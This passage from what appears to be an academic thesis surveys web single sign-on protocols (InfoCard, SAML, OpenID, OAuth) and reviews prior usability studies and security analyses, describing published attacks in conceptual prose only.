- The *identity provider* (IdP) is the organization that manages and authenticates the users' identity information, and provides asserted identities to other service providers. Examples of IdPs include enterprises in the private and public sectors that manage their workforce members (e.g., employees, contractors, retirees), or web service providers such as social networks (e.g., Facebook, Twitter) and web email providers (e.g., Google, Yahoo, Hotmail).
- The *relying party* (RP) is an application that provides services to end-users, and relies on the authenticated user identities from IdPs to make authorization decisions. An RP and its IdP can be administrated by the same or different organizations. Information

systems within enterprises, extranet services provided by business-to-business partners, or consumer websites are examples of RPs.

- The *user* is a person who assumes a particular digital identity from an IdP to access protected resources and services provided by the RPs. A user can be a workforce member or a web user.
- The *user agent* is a software application running on the user's personal computer, mobile or appliance device that interacts with the IdP and RP on behalf of the user, such as a web browser or a mobile application. A user's interactions with IdPs and RPs always take place through an agent, which can either passively allow identity information flow or actively mediate it.
- The *protocol* is an agreement of message formats and transport mechanisms among IdPs, RPs, and user agents, which is designed to exchange asserted identities between IdPs and RPs. An SSO protocol can be an open standard or a proprietary specification.

When an authentication architecture separates the identity information's source from its usage, every stakeholder in the SSO ecosystem benefits:

- Users can leverage one single account to access multiple protected resources and services without revealing their login credentials to RPs. This could drastically reduce the number of account and login credentials a user needs to manage, and prevent users from devising insecure password management strategies.
- RPs can provide users with an enhanced sign-on user experience, offload many account-management and assertion tasks to IdPs, reach a broader set of users from IdPs, and promote their services through the users' social circles.
- IdPs can focus on improving authentication methods, adding attractive features to account management interfaces, and facilitating personal content sharing through their platform in order to gain the marketing and thought-leadership in the online identity landscape.

SSO solutions can be categorized according to the *administration domain* of the RPs and IdPs participating in the system. Many SSO solutions are *single-domain* SSO systems in which both IdP and RP are controlled by a single enterprise or administrative domain. A single-domain SSO system provides the ability for applications across an organization to rely on a shared user store, and to provide user access to applications with minimal number of sign-ons. Examples of such systems include Kerberos [NT94], CA IdentityMinder [CA 12], Evidian Enterprise SSO [Evi12], Imprivata OneSign [Imp12], and HTTP cookie-based solutions such as PubCookie [Uni08], CAS [Yal09] (Yale University), and CoSign [Uni09] (The University of Michigan).

Increasingly however, users are accessing external systems which are fundamentally outside of their domain of control, and external users are accessing internal systems. A *cross-domain*



OpenID 2.0 with attribute exchange
Adopted by major web service providers
OAuth 2.0 with social login
Provides dynamic IdP discovery
Cover web API and mobile flows
Key Web SSO protocols
Profiled for US government Open Identity Initiatives
Profiled for business Software-as-a-Service use cases
Offers the majority of organizational identities
Provides robust, secure assertion formats
SAML
SAML 2.0 Web SSO Profile

Figure 2.2: Key web SSO standards and their strengths.

SSO system (also known as “Federated Identity management System”) lets computer systems dynamically distribute identity information and delegate identity tasks across security domains, where IdP and RP are administered by different organizations. Some cross-domain SSO systems are *IdP-centralized*, in which a single authority acts as IdP for all RPs. Proprietary browser-based protocols such as Microsoft Passport [Opp04], Yahoo BBAuth [Yah08], AOL OpenAuth [AOL08], Google AuthSub [Goo08] are main solutions in this category. Each of these proprietary protocols is developed by a single IdP allowing other websites to accept user credentials only from their own domain. Due to its closed nature, no other service provider is able to implement the protocol and participate as an IdP.

In contrast to IdP-centralized SSO systems, a *decentralized* cross-domain SSO system can have more than one IdP, allowing an RP to leverage user accounts from multiple IdPs. Decentralized SSO systems need shared protocols and message formats to exchange identities and assertions between IdPs and RPs. Key decentralized SSO protocol specifications include InforCard[NJ08], SAML Web Browser SSO Profile [OAS05], OpenID [RF07], and OAuth [HLRH11], which we discuss in greater details in the next section.

2.2 Key Web SSO Protocols

Since 2000, four major open web SSO specifications have emerged: SAML Web Browser SSO Profile, InfoCard, OpenID, and OAuth. Any RP or IdP implementation adhering to the open specification or standard can achieve the full spectrum of use-cases and interoperability provided by these protocols. InfoCard has a Microsoft pedigree, which defines the Identity Selector Interoperability Profile specification [NJ08] underlying Windows CardSpace [Mic09b] deployed in the Windows operating systems. However, due to the lack of adoption by IdPs and RPs, Microsoft discontinued its development in 2011 [Mic11].

In the current web SSO standard landscape, SAML, OpenID, and OAuth are playing a variety of strategic roles. Figure 2.2 summarizes the commonalities and distinctions between these three web SSO protocols. Among them, SAML is the most mature and comprehensive standard with versions standardized in 2002 and 2005, offers the majority of organizationally managed identities. OpenID, a lightweight protocol emerged from community effort in 2005, provides a unique “dynamic IdP discovery” capability with major service providers (e.g, Google, Yahoo, Microsoft, AOL) and the US government supporting it. Combining the best implementation practices of proprietary industry protocols, such as Google AuthSub [Goo08], Yahoo BBAuth [Yah08] and Flickr API [Fli12], the OAuth protocol is a web resource authorization protocol that enables not only web SSO but also web-scale content sharing through social graphs and platform-specific services. The newly emerging OAuth version 2.0 is still under draft at this time of writing, but it has already been employed by Facebook and other key players such as Twitter, Linkedin, Google, Microsoft, and SalesForce.

Note that although this section discusses four major web SSO protocols, our work focuses on OpenID and OAuth because together they offer a critical mass of web consumer populations. According to a recent web SSO trends report [Jan12b] in September 2012, Facebook is the most popular choice for web SSO (50%, uses OAuth 2.0), followed by Google (25%, OpenID 2.0), Twitter (10%, OAuth 1.0a), Yahoo (7%, OpenID 2.0), Microsoft (2%, OAuth 2.0), and AOL (2%, OpenID 2.0).

2.2.1 InfoCard

Information cards (known as InfoCard) [NJ08] are personal digital identities that are analogous to real-world identity cards such as passports, driver licenses, and credit cards. Each card contains assertions about a user’s identity that are either self-issued or issued by an identity provider. When logging into a web site, the user selects a card instead of typing a user name and password. Information cards are managed on client computers by a software component called an *identity selector* (e.g., Windows CardSpace [Mic09b], Higgins Card Selector [The09a]). In June 2008, the Information Card Foundation [The09b] was formed to advance the use of the InfoCard metaphor as a key component of user-centric identity systems. Industry leaders such as Equifax, Google, Microsoft, Novell, Oracle, PayPal, and VeriSign are among the steering




Figure 2.3: How InfoCard works.

members of the Information Card Foundation.

In order to use InfoCard the user must first create a self-issued card on her own machine using the identity selector, or obtain an IdP-issued card from an IdP. A newly issued InfoCard is an XML document that can be transmitted to the user via e-mail or web download. The following steps and Figure 2.3 illustrate how a user uses InfoCard to log into an RP website:

1. User **U** uses browser **B** to make an HTTP request to a protected resource on an InfoCard-enabled relying party **RP**.
2. **RP** returns a security policy to **B** indicating what type of identity and channel security the service requires.
3. **B** invokes the identity selector **S** and passes in the security policy received from **RP**. **S** shows the user a collection of cards that matches the given policy. The match is primarily determined by the type of token and the claims of user attributes required by the service.
4. Once the user selects a card to send, **S** initiates a security policy exchange conversation with the identity provider **IdP** that issued the card.
5. **IdP** returns a security policy to **S** indicating how the user is supposed to prove her credential.
6. **U** provides her credential to **S** (e.g., by entering user name and password).
7. **S** makes a request to **IdP** for the required claims along with **U**'s credentials.
8. **IdP** returns a security token to **S** for the user to send to the service. This token contains all the claims **RP** requested.
9. Based on the user's consent, **S** passes the security token to **B**.
10. **B** in turn, passes the security token (i.e., identity attribute assertion) to **RP**. **RP** then makes access decisions based on the received security token.

Information cards have important features such as phishing resistant authentication, IdP-to-RP unlinkability, and real-time user consent. However, in comparison to OpenID or OAuth, InfoCard is a heavy-weight protocol. In particular, users need to install an identity selector and relying parties must have a valid SSL certificate configured to provide secure channels when communicating with identity selectors. Security-wise, as cards are stored on the local repository, they could be stolen and used to impersonate the victim if the user's machine is compromised [Hao09]. Additionally, InfoCard raises privacy issues when it is used on shared or public computers, and it is difficult to use them if users switch between multiple computers. InfoCard is suffering adoption problems as only a few websites support InfoCard as an IdP or RP [The09b]. In February 2011, Microsoft announced that it is discontinuing the development of InfoCard [Mic11].

2.2.2 SAML Web SSO Profile 2.0

Security Assertion Markup Language (SAML), a standard specified by the OASIS [OAS12] Security Services Technical Committee, offers an XML-based framework that encodes security assertions and corresponding protocol messages for exchanging identity assertion information across domain boundaries. The SAML 2.0 standards [OAS05] are widely considered the most robust, extensible, and interoperable choice for enterprise-strength identity federation scenarios. Many successful SAML implementations exist in industry, government and academia [WNC$^+$05], and other standards such as the Internet2 Shibboleth project [Int08], Liberty Alliance [Kan02], OASIS Web Services Security (WS-Security) [OAS02], and eXtensible Access Control Markup Language [Com05] (XACML) are based on SAML.

The modular design of the SAML framework allows its components, *core*, *bindings*, and *profiles*, to be combined to support a wide variety of deployment scenarios. The *core* of SAML consists of *assertions* and message formats for requesting and responding assertions between security domains. An *assertion* is an XML document containing signed statements (by an IdP) about the identity holder's identifier, authentication status, and attributes. SAML *bindings* specify how SAML request/response messages are encapsulated in other common transportation protocols such as HTTP or Simple Object Access Protocol (SOAP). A SAML message is transmitted from one entity to another either *by value* or *by reference.* A reference to a SAML message is called an *artifact.* The receiver of an artifact resolves the reference by sending an artifact resolving request directly to the issuer of the artifact, who then responds with the actual message referenced by the artifact. There are three common used SAML bindings: HTTP Redirect, HTTP POST, HTTP Artifact. To transmit a SAML request/response message from one entity to another by value, the message can be carried directly in the URL query string of an HTTP GET request (i.e., HTTP Redirect binding), or inside an HTML form (i.e., HTTP POST binding). Alternatively, to transmit a SAML message by reference, an artifact that denotes the actual stored message is placed as a query parameter of an HTTP GET request; that is, HTTP Artifact binding.




Figure 2.4: SAML message exchange model for achieving web SSO.

A SAML *profile* describes how SAML assertions, request/response messages, and bindings combine to support a defined use case. The most important SAML profile is the Web Browser SSO Profile, in which a web browser is used as a user agent, and three possible bindings (i.e., HTTP POST, HTTP Redirect, HTTP Artifact) can be used to transfer authentication request and response between an IdP and an RP. The basic template for achieving web SSO in SAML is illustrated in Figure 2.4. Within an individual step, there may be one or more actual message exchanges depending on the choice of SAML bindings used for that step.

1. The user **U**, via a web browser **B**, makes an HTTP request for a protected resource at the **RP** without an established security context. **RP** obtains the location of an endpoint at **IdP** for the authentication protocol. Note that the mechanism for IdP discovery is implementation-dependent.
2. **RP** issues an *authentication request* message to be relayed via **B** to **IdP**. Either the HTTP Redirect, HTTP POST, or HTTP Artifact binding can be used to transfer the message to the **IdP** through the user agent.
3. **U** authenticates to **IdP** by some means outside the scope of the SAML profile.
4. **IdP** issues an *authentication response* message to **RP** via **B**. Either the HTTP POST or HTTP Artifact binding can be used for the message transportation. The response message may indicate an error, or includes an authentication assertion.
5. **RP** either grants or denies access to resource based on the authentication response from **IdP**.

The design of SAML is driven by strong requirements for trust, high-value transactions, and privacy. Although the SAML framework is flexible and highly extensible, the prerequisite of agreements on protocol details between organizations in the federation makes them hard to scale on the Web. In addition, it could be challenging for average web developers to parse and verify the rather complex SAML messages.




Figure 2.5: Overview of how OpenID works.

2.2.3 OpenID 2.0

Whereas SAML is a comprehensive and complex security framework that supports a broad range of deployment scenarios, OpenID [RF07] is a lightweight authentication protocol designed specifically for *user-centric* web single sign-on, with which users are free to choose or even set up their own OpenID IdP server. OpenID's most valuable and unique feature lies in its "dynamic IdP discovery" design, which allows RPs to dynamically discover the endpoints of an IdP and establish shared session keys at runtime. This scalability feature removes the need for RPs of configuring a set of known IdPs and having a pre-established agreement on the protocol details with an IdP before initiating the protocol. According to the OpenID Foundation [Ope09], as of September 2009, more than one billion of OpenID enabled user accounts were provided by major service providers (e.g., Google, Yahoo, AOL, Microsoft, PayPal).

In OpenID, a user's identity is a URI (Universal Resource Identifier), and the OpenID authentication process asserts to the RP that the user controls the content at that URI. Figure 2.5 illustrates the following steps, which demonstrate a high level view of how the OpenID protocol works:

1. User **U** selects an **IdP** (e.g., https://yahoo.com/) or enters her OpenID identifer (e.g., http://ece.ubc.ca/alice) via a login form presented by an **RP**.
2. **RP** makes an HTTP request from its server-side to fetch a document identified by the given OpenID identifier (i.e., https://yahoo.com/ or http://ece.ubc.ca/alice) that contains the IdP's user-authentication endpoint (e.g., https://ece.ubc.ca/openid) and key exchange endpoint (e.g., https://ece.ubc.ca/keyexchange). Optionally, **RP** could establish a shared session key with IdP using Diffie-Hellman Key Exchange protocol [DH76]. The session key can be later used by **RP** to verify the identity assertion returned from **IdP**. **RP** then redirects **U** to **IdP**'s user-authentication endpoint.

3. **U** authenticates to **IdP** (e.g., by entering her user name and password), and then consents to the release of her profile information with **RP**.
4. **IdP** validates the user credential and redirects **U** back to **RP** along with an identity assertion that **RP** can verify, either by using the prior established session key or by sending the assertion back to **IdP** via a direct back-end channel for validation. **RP** then makes an authorization decision based on the verified identity attributes encoded in the assertion.

OpenID brings dynamic partnering to lightweight web SSO environment. The openness of OpenID attracts not only major consumer service providers but also US government. In 2009, the US federal government has profiled OpenID (along with SAML) for use as part of its Open Identity Solutions for Open Government initiative. These profiles improve security and privacy characteristics of the underlying protocols. As part of this initiative, consumer IdPs such as Google and PayPal have been certified as compliant with the OpenID profile, and government agency websites such as PubMed.gov can serve as RPs for users of these IdPs

One fundamental issue of OpenID is that of trust: how does an RP know it can trust credentials issued from an arbitrary IdP specified by a web user? This is a business, legal, and social issue that cannot be solved by technology alone. In March 2010, the Open Identity Exchange (OIX) [Ope10] foundation was formed to build trust in the exchange of online identity credentials across public and private sectors. OIX follows an open market model to provide the certification services needed to deliver the levels of identity assurance and protection required by organizations.

2.2.4 OAuth 2.0

OAuth is a web resource authorization protocol whose original goal was to solve the "password anti-pattern" problem when sharing personal content across websites. Many websites today are full-fledged platforms storing large amounts of user data and expose data and services through a web API. The provision of web APIs from major web service providers (e.g., Facebook, Google, SalesForce) enables third-party developers to build user-centric applications by leveraging user content from those platforms. Nevertheless, in the absence of a secure API authorization protocol, third-party applications must request user credentials in order to access user information stored in the service provider, which is clearly undesirable. This insecure "password anti-pattern" practice is analogous to handing out an ATM card and PIN code to the waiter when it is time to pay—once given out, there is no guarantee that the user's credentials will not be misused or abused.

The OAuth protocol is an open standard for web resource authorization that enables web users to grant third-party applications with limited access (e.g., scope, duration) to their resources stored at a website. The authorization is made without sharing the user's long-term credentials, such as passwords, and allows the user to selectively revoke an application's access to their account. Building upon the actual implementation experience from proprietary industry API authorization protocols (e.g., Google AuthSub, Yahoo BBAuth, and Flickr API), OAuth 1.0 [HLLM$^+$07] was published in December 2007 and quickly become the industry standard for web-based access delegation. A minor revision (OAuth 1.0 Revision A [HLLM$^+$09]) was published in June 2009 to patch a security hole [HL09]. In April 2010, OAuth 1.0 was published as RFC 5849 [HLRH10].

OAuth 2.0 [HLRH11] is the next evolution of the OAuth protocol which is not backward compatible with previous versions. Compared to its predecessors, OAuth 2.0 largely makes the protocol simple for RP developers to implement. First, it removes the cryptographic requirements (i.e., digital signature) from the specification, and relies on SSL as the default way for communication between the RP and IdP. This also improves performance as the protocol becomes stateless without needing to store temporary token credentials. Second, it defines several authorization flows for different security contexts, such as websites, desktop applications, mobile phones, and appliance devices. Particularly, in the context of SSO, it supports JavaScript as a client so that the OAuth protocol can be executed completely within a browser. The OAuth 2.0 specification is still a work in progress within IETF OAuth working group, but implementations have already been developed and deployed by Facebook, SalesForce, Twitter, LinkedIn, Google, Yahoo, and many others.

OAuth is designed as an authorization protocol, but many implementations of OAuth are being deployed for web SSO, and thus authentication. In this use case, user identity information hosted on an IdP is authorized by the user and shared as a web resource for RPs to identify the current SSO user. Unlike OpenID 2.0 which provides IdP-discovery capability, an OAuth RP website must first register with an IdP to obtain an unique application identifier and shared secret key. The RP also needs to register a redirect URI or HTTP domain from which the IdP will return authorization responses back to the RP.

Similar to SAML Web SSO profile and OpenID, the protocol messages of OAuth-based SSO systems are passed between an RP and IdP through a browser with two redirections. In the first redirection, the RP redirects the users browser to the IdP's user-interaction endpoint at which the IdP authenticates the user and asks the user for permission to grant the RP access to the protected resources. If the permission was granted, the IdP initiates the second redirection that directs the user's browser to the RP with a random token. The token may be (1) an *access token* that represents the granted permissions and the duration of the authorization which allows access to requested resources directly, or (2) a provisional token that the RP exchanges for an access token by accompanying the shared secret with the IdP through a direct back-end channel to the IdP. Once the authorized access token is obtained, the RP then calls web APIs published by the IdP to access the user's profile attributes, as well as objects in the user's social graph (e.g., people, photos, events, and pages) and the connections between them (e.g., friend relationships, shared content, and photo tags).

2.3 Related Work

Web SSO brings benefits to all stakeholders in the SSO ecosystem. However attractive these benefits are, those browser-based solutions impose new and increased security and privacy risks as they share valuable personal information across domains through web browsers using loosely coupled network protocols. The scale and complexity of web SSO technologies, combined with the privacy and security requirements demanded of them, create steep design challenges for usability as well. It is thus challenging to design an ease-of-use, secure, privacy-preserving, and simple-to-implement web SSO system that could motivate adoption by RPs and web users. The challenges involve dependencies, constraints, complex trade-offs, and sometimes even contradictory design requirements. In this section, we discuss related work that towards improving the usability and security of web SSO solutions.

2.3.1 Web SSO Usability Studies

To understand the conceptual and usability issues associated with enabling Yahoo OpenID on RP websites, Yahoo OpenID research conducted a usability study [Fre08] with nine female Yahoo users (aged 32–39 with a self-declared medium-to-high level of Internet savvy). The study found a number of usability problems that web users faced when using OpenID for authentication. Based on the results, the authors recommended best practices and design guidelines for implementing usable login interfaces on both RP and IdP websites. For RP login forms, they suggest that RPs should clearly indicate that users have the choice of logging in using different login options. They also promote the ability to log in using an existing account (e.g., “Sign in with a Yahoo ID” button, IdP logo list), but not the technology itself. The design of most state-of-art RP login forms follows Yahoo’s recommendations, including the RP websites in our study.

Google OpenID research found that using the IdP icon list as a guide for login imposes some limitations [Sac08]. Consistent with our findings, the author found that unless the buttons are large, they are only noticeable by a subset of the end-users. However, if the buttons are made large, then users can also be confused about how they should login. In addition, if the buttons include IdPs who are not email providers, then there is no good way to identify the same person logging on through SSO and traditional login, which requires an account linking step. As a result, Google suggests using “email as a key” to hide IdP icons from users completely. However, this approach is not widely adopted by RPs, because not all IdPs are email providers.

Plaxo.com, an online address book provider, conducted a “Two-Click Sign-Up” experiment with Google to enable Google users (1000 participants) to sign up and import their Google contact list into Plaxo [McC09]. The result was encouraging; 92% of participants completed the importing task. However, the login form was optimized to contain only one “Sign up with my Google Account” button without any other login options, which is not applicable to most RP websites.

Shehab et al. [SMH11] propose an extension to the OAuth protocol that enables the provisioning of fine-grained authorization to users when granting permissions to third party applications. They implemented the proposed OAuth extension as a browser extension and conduct a usability study that collected data regarding user decisions. The extension was installed by 1,286 Firefox users who installed 1,561 unique Facebook applications. Their results show that users do have varying willingness towards sharing different types of private information.

The results of existing usability studies shed some light on users' perceptions of web SSO systems. However, those findings are still insufficient for the web SSO development community to understand the perceived risks and concerns users face when using web SSO, what are the users' mental models, and how they are formed. If these mental models are inadequately aligned with the system model, they could potentially influence users' perceptions of usability, security, and privacy, as well as their willingness to adopt this technology. Our web SSO usability research aims to fill this knowledge gap, and explore how web SSO interfaces can be improved for users to derive a more adequate mental model.

2.3.2 Browser-supported Solutions

Sxipper [Sxi09] is a form manager implemented as a Firefox add-on that helps users to fill in web forms during registration or ordering processes. Unlike OpenID or OAuth-based web SSO solutions that reuse users' profile information from their IdPs, Sxipper requires users to enter and maintain separate copies of their personas in the browser. In addition, Sxipper might not detect forms correctly, and it stores sensitive information such as credit card numbers as plain text on the user's local machine. This poses a security threat if the user's computer is compromised, and it raises portability issues when users switch between computers or want to use a shared or public computer.

VeriSign's Seatbelt [Ver09], a Firefox add-on, is designed to make OpenID more convenient to use by automatically filling in a user's OpenID URL when visiting relying parties. Seatbelt is easy to use; however, it may not detect OpenID login form fields precisely, because it uses a simple text-matching technique (e.g., openid, oidurl, open-id, open_id) to identify them. In addition, it requires Seatbelt specific configurations from the participating OpenID IdPs.

Weave Identity [Moz09] is a Firefox add-on that leverages a Firefox built-in password manager for single-click and automatic login, and integrates Weave server accounts for automatic OpenID sign-on. Similar to VeriSign's Seatbelt, it might not detect and submit login forms correctly; and automatic OpenID login support is limited only to Weave accounts.

Mozilla's Persona [Moz12b] is a browser-supported web SSO scheme first released in July 2011, and fully deployed by Mozilla on its own websites in January 2012. With Persona, web users can maintain a list of their email addresses in the browser and choose one of them to sign onto the RP websites. Each email address is certified by the corresponding email provider through a digital certificate. Using email as the user identifier enhances usability and minimizes personal information disclosure. In addition, Persona stores the user's email certificate and conveys it to RP websites upon user login, which prevents IdPs from tracking the websites a user has visited. One main challenge Mozilla Persona faces is adoption of RPs. In particular, RPs need a rich set of user data from IdPs in order to motivate their adoption of Persona [SBHB10].

2.3.3 Security Analysis of OpenID

Several possible threats are documented in the OpenID specification itself, including (1) a phishing attack that redirects users to a malicious replica of an IdP website, (2) the masquerade of an IdP by an MITM attacker between the RP and IdP to impersonate users on the RP, (3) a replay attack that exploits the lack of assertion nonce checking by RPs, and (4) a denial-of-service (DoS) attack that attempts to exhaust the computational resources of RPs and IdPs.

In addition to the aforementioned phishing attack, Tsyrklevich et al. [TT07] demonstrate a series of possible attacks on the OpenID protocol: (1) a malicious user could trick an RP to perform port scans and exploit non-accessible internal hosts; (2) an MITM attacker between the RP and IdP could perform two distinct DH key exchanges with each party to sign authentication assertions on behalf of the IdP; and (3) an IdP could track all the websites a user has logged into via the `return_to` parameter.

Barth et al. [BJM08] introduce *session swapping* attack, in which an attacker logs the victim into a site as the attacker by using the victim's browser to issue a forged cross-site login request embedded with the attacker's user name and password. The authors also illustrate how the session swapping attack works in OpenID and in PHP cookie-less authentication. In the case of OpenID session swapping, the attacker first signs into an RP using the attacker's identity, intercepts the authentication response, and then embeds the intercepted response in a web page that victims will visit. Sovis et al. [SKS10] examined the OpenID extension framework and found that, due to an improper verification of OpenID assertions, the extension parameter values sent within the OpenID protocol could be manipulated if the channel is not SSL-protected. Rui et al. [WCW11] found some RP implementations do not check whether the information passed through Attribute Exchange extension was signed, which allows an attacker to modify the profile attributes returned from an IdP. Jain et al. summarize existing OpenID security issues on their OpenID review website,[1] and Delft et al. [DO10] present the OpenID security issues found by others.

A formal OpenID model in AVISPA was presented by Lindholm [Lin09], but the formalization only models the non-association mode of the OpenID protocol (i.e., no DH shared key between the RP and IdP), and it assumes that an MITM attacker controls the communication between the RP and IdP. In a non-association mode, the RP has to send the assertion back to the IdP for validation via a direct communication (i.e., not via browser) and the validation result is not signed. It is clear—and documented in Section 15.1.2 of the OpenID specification as well—that an MITM attacker between the RP and IdP could impersonate the victim by

[1]https://sites.google.com/site/openidreview/issues

replying to the RP with an unsigned positive assertion. Fundamentally, this adversary model contradicts the basic assumption of the OpenID protocol, which requires the communication between RP and IdP to be secured.

The existing findings about the security of the OpenID protocol are valuable, but there is a lack of deeper understanding of the systemic causes of those vulnerabilities found in the OpenID protocol, how prevalent they are, and how to effectively address them. Our work on security analysis of OpenID fills this gap.

2.3.4 Security Analysis of OAuth

The "OAuth Threat Model" [LMH11] is the official OAuth 2.0 security guide that provides a comprehensive threat model and countermeasures for implementation developers to follow. Several formal approaches have been used to examine the OAuth 2.0 protocol. Pai et al. [PSK+11] formalize the protocol using Alloy framework [Jac10], and their result confirms a known security issue discussed in Section 4.1.1 of the "OAuth Threat Model". Chari et al. [CJR11] analyze OAuth 2.0 server-flow in the Universal Composability Security Framework [Can11], and the result shows that the protocol is secure if all endpoints from IdP and RP are SSL protected. Slack et al. [SF11] use Murphi [DDHY92] to verify OAuth 2.0 client-flow, and confirm a threat documented in the "OAuth Threat Model" (i.e., CSRF attack against redirect URI). However valuable these findings are, as the formal proofs are executed on the abstract models of the OAuth protocol, subtle implementation details and browser behaviors might be inadvertently left out. Furthermore, it is unclear whether real implementations actually do follow the recommended security guidelines.

Many researchers examined the security of Facebook Connect, which has been deprecated and replaced by OAuth 2.0 as the default Facebook Platform authentication and authorization protocol. Unlike OAuth 2.0, Facebook Connect is a proprietary protocol. Miculan et al. [MU11] reverse engineered the Facebook Connect protocol from network traces, formalized the protocol in HLPSL and verified it using AVISPA model checking engine [Vig06]. The AVSIA attack trace revealed that an intruder could capture the session credential during a legitimate request, and replay them to impersonate the victim user. Hanna et al. [HSA+10] investigate two client-side cross-domain communication protocols, Facebook Connect and Google Friend Connect, that layer on `postMessage` HTML5 API. Their analysis found that the protocol implementations use the `postMessage` primitive unsafely in several places within the JavaScript libraries, opening the protocol to severe confidentiality and integrity attacks. Wang et al.[WCW12] label and manipulate HTTP messages going through the browser to identify potential impersonation exploit opportunities. The authors discovered eight logic flaws in high profile IdPs and RPs, such as Google OpenID, PayPal Access, Facebook Connect, JanRain, Freelancer, FarmVille and Sears.com. For Facebook Connect, they found that by luring a victim user to visit a malicious website, the victim's Facebook access token can be tricked to deliver to the attack website by simply setting Flash as the cross-domain communication transport and naming the malicious

Flash object with a underscore prefix.

